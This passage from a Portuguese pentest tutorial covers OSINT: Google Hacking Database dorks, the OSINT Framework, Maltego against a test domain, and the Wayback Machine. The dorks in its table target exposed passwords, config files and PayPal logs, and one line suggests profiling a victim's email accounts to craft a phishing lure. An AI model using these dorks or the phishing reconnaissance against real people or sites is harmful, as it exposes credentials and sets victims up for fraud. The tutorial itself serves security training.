The screenshot shows the Exploit Database Google Hacking Database interface. At the top, there's a logo of a spider with the text "EXPLOIT DATABASE". On the right side, there are filters and a search bar. Below the header, the title "Google Hacking Database" is displayed. A dropdown menu "Show 15" is visible. To the right of the search bar are "Filters" and "Reset All" buttons. The main area contains a table with columns: Date Added, Dork, Category, and Author. The table lists ten entries from January 2021, each with a specific dork query, its category (e.g., "Advisories and Vulnerabilities", "Files Containing Passwords"), and the author's name.

Date Added	Dork	Category	Author
2021-01-22	"machform" inurl:"view.php"	Advisories and Vulnerabilities	Alexandros Pappas
2021-01-22	"password 7" ext:txt   ext:log   ext:cfg	Files Containing Passwords	Alexandros Pappas
2021-01-19	intitle:"index of" "idx_config"	Files Containing Passwords	Alexandros Pappas
2021-01-19	ext:xlsx inurl:database	Files Containing Juicy Info	Raj Zamal
2021-01-19	inurl:/jsps/testoperation.jsp "Test Operation"	Sensitive Directories	Alexandros Pappas
2021-01-19	filetype:log inurl:paypal	Files Containing Juicy Info	Hank Fordham
2021-01-19	inttitle:final.attendee.list   inurl:final.attendee.list	Files Containing Juicy Info	Alexandros Pappas
2021-01-15	site:p2.*.* inttitle:"login"	Pages Containing Login Portals	Reza Abasi
2021-01-15	inurl:/Jview "zoom"	Various Online Devices	Sanu Jose M
2021-01-15	inurl:/config/device/wcd	Web Server Detection	Javier Bernardo

Figura 2.8

Além do GHDB, o livro Google Hacking para PenTest é um dos guias mais completos para aprender técnicas de pesquisa avançada utilizando o Google.

## OSINT Framework

**OSINT** é um modelo de inteligência que visa encontrar, selecionar e adquirir informações de fontes públicas e analisá-las para que junto com outras fontes possam produzir um conhecimento. Na comunidade de inteligência, o termo “aberto” refere-se a fontes disponíveis publicamente.

<https://kadimaintelligence.com/sem-categoria/o-que-e-open-source-intelligence-osint/>

O OSINT Framework é uma coleção de técnicas e ferramentas open sources para coleta de informação, estruturado como uma mapa mental <https://osintframework.com/>




Figura 2.9

- (T) - Indica um link para uma ferramenta que deve ser instalada e executada localmente
- (D) - Google Dork
- (R) - Requer registro
- (M) - Indica um URL que contém o termo de pesquisa e o O próprio URL deve ser editado manualmente




Figura 2.10

O OSINT Framework nos trás algumas ferramentas para validar um nome de usuário, obter detalhes de um e-mail, descobrir em quais plataformas o usuário está cadastrado.

Imagine que você tenha o e-mail da vítima e precise elaborar algum Phishing, com certeza utilizando mecanismos de pesquisas de usuário você consegue ter uma noção de quais plataformas o usuário possui conta e assim preparar uma isca para ele.

## Maltegoce

O Maltegoce é uma ferramenta utilizada para OSINT, auxiliando na mineração de dados sobre um alvo e auxiliando no processo de perfilção do seu alvo.

Com o Maltego, você pode facilmente extrair dados de fontes diferentes, mesclar automaticamente as informações correspondentes em um gráfico e mapeá-lo visualmente para explorar seu cenário de dados.

Maltego oferece a capacidade de conectar facilmente dados e funcionalidades de diversas fontes usando Transforms. Por meio do Transform Hub, você pode conectar dados de mais de 30 fontes de dados diferentes, em uma variedade de fontes públicas (OSINT), bem como seus próprios dados.




Figura 2.11

A imagem acima mostra um exemplo sistema de utilização, aonde coletamos informações sobre o domínio <http://www.certifiedhacker.com/> e o Endereço IPV4 1.1.1.1

Utilizando os transforms, conseguimos coletar algumas informações e criando um perfil do nosso alvo, podemos buscar por subdomínios, servidores de e-mails, informações do proprietário do domínio, geolocalização e principalmente utilizar plugins para coletar outro tipo de informações mais detalhadas.

Eu recomendo que você estude a ferramenta maltegoce, pois ela é bem útil no trabalho de OSINT e inteligência de ameaças, além de ser uma ferramenta bem completa e que trás um gráfico bem fácil de ser lido.

E para trabalhar com ferramentas de inteligência, com certeza é essencial que você defina uma estratégia antes de tudo, primeiramente buscar informações em outras fontes públicas e ir acrescentando os resultados dentro do maltego para você criar um mapa mental e traçar um perfil do seu alvo.

**Um artigo bem útil para você começar com o maltego:**

<https://docs.maltego.com/support/solutions/articles/15000008704-installing-maltego> (Processo de Instalação)

<https://wondersmithrae.medium.com/a-beginners-guide-to-osint-investigation-with-maltego-6b195f7245cc>

**Exemplo:**

Abra o Maltego, seja no Windows, Kali Linux ou até mesmo no seu Parrot, clique no ícone do Maltego e vá em **New**




Figura 2.12

Ele vai criar um novo gráfico




Figura 2.13

Após isso, no menu na lateral esquerda **Entity Palette** vamos selecionar **Domain** e arrastar até o gráfico




Figura 2.14

Vamos mudar paterva.com para qualquer outro site, eu recomendo utilizar o próprio certifiedhacker.com, pois ele já foi feito para teste.

Agora vamos clicar com botão direito nele e selecionar **NS**, para nos retornar os Servidores de Nome do nosso alvo




Figura 2.15

Após esse processo, ele vai nos mostrar o Name Server do **certifiedhacker.com**




Figura 2.16

Agora você pode utilizar outros transforms para coletar mais informações, além disso, clicando com botão direito nos Name Servers, você pode utilizar transforms específicos para coletar mais informações.

## Wayback Machine

Wayback Machine é um banco de dados digital criado pela organização sem fins lucrativos Internet Archive e que arquiva mais de 475 bilhões de páginas da World Wide Web desde 1996. O Internet Archive proporciona de forma gratuita a possibilidade de visualizar versões arquivadas de páginas de um website.

**Site:** <https://web.archive.org/>

Podemos utilizar o Wayback para analisar o site do nosso alvo e coletar informações, por exemplo:

- Arquivos de Backup;
- Arquivos de Configuração;
- Informações Sensíveis
- Arquivos de JavaScript com informações sensíveis;
- E páginas que foram removidas ou indexadas posteriormente;

E isso acaba dando uma ótima utilidade ao wayback, principalmente no processo de coleta de informação e levantamento de vulnerabilidades.

Se você acessar o site e digitar o endereço do UOL e ir na opção Calendar, ele vai nos retornar todas as datas que o site foi arquivado






Figura 2.17

Se selecionarmos um ano e clicarmos em uma data, ele vai nos mostrar todos os snapshots que foram feitos em diferentes horário

Saved 258.357 times between December 23, 1996 and January 23, 2021.



Se clicarmos em alguns dos horários, ele vai nos mostrar a interface daquela respectiva data.



Perceba que ele nos mostra como era exatamente o site daquela época, você pode até navegar no site e procurar por informações sensíveis.

Além disso, o wayback pode ser utilizado para recuperar postagens feitas em redes sociais, principalmente o twitter.




Figura 2.20

